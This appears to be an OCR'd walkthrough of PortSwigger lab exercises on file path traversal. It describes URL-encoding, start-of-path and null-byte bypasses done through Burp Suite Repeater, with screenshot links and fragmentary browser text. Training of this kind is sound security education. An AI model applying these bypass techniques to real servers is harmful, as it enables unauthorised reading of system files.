
in Request use a Recursive Parameter in file path

instead of simple file path



send request

Lab Solved !!




Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

go to lab and open a image from home page

capture image request in Burp suite

send it to Repeater




In Repeater , Request Parameters change the file path to Triversal File path


select the file Traversal parameters and right click

go to convert option and select url

in URL options select encode url option



and send request




Lab Solved !!

Lab: File path traversal, validation of start of path


go to lab and open a image from home page

capture image request in Burp suite


send it to Repeater




in Repeater note Request Parameters :



Change the request Parameters with the Trevarsal Path Parameters :






Lab Solved !!

Lab: File path traversal, validation of file extension with null byte bypass

go to lab and open a image from home page


capture image request in Burp suite


send it to Repeater



in Repeater change the Request Parameters with null byte extension

send request Forward :




File path traversal, validat
04bc48a582542478003f00e8.web-security-academy.net/product?productId=1
Hunter
Exploit-DB
WhatsApp
Google Hacking DB
OffSec
Security Academy
File path traversal, validation of file extension with null byte bypass
Back to lab description
LAB
Solved
ulations, you solved the lab!
Share your skills!
Continue learning
Home
re Cat Grin

Lab Solved !!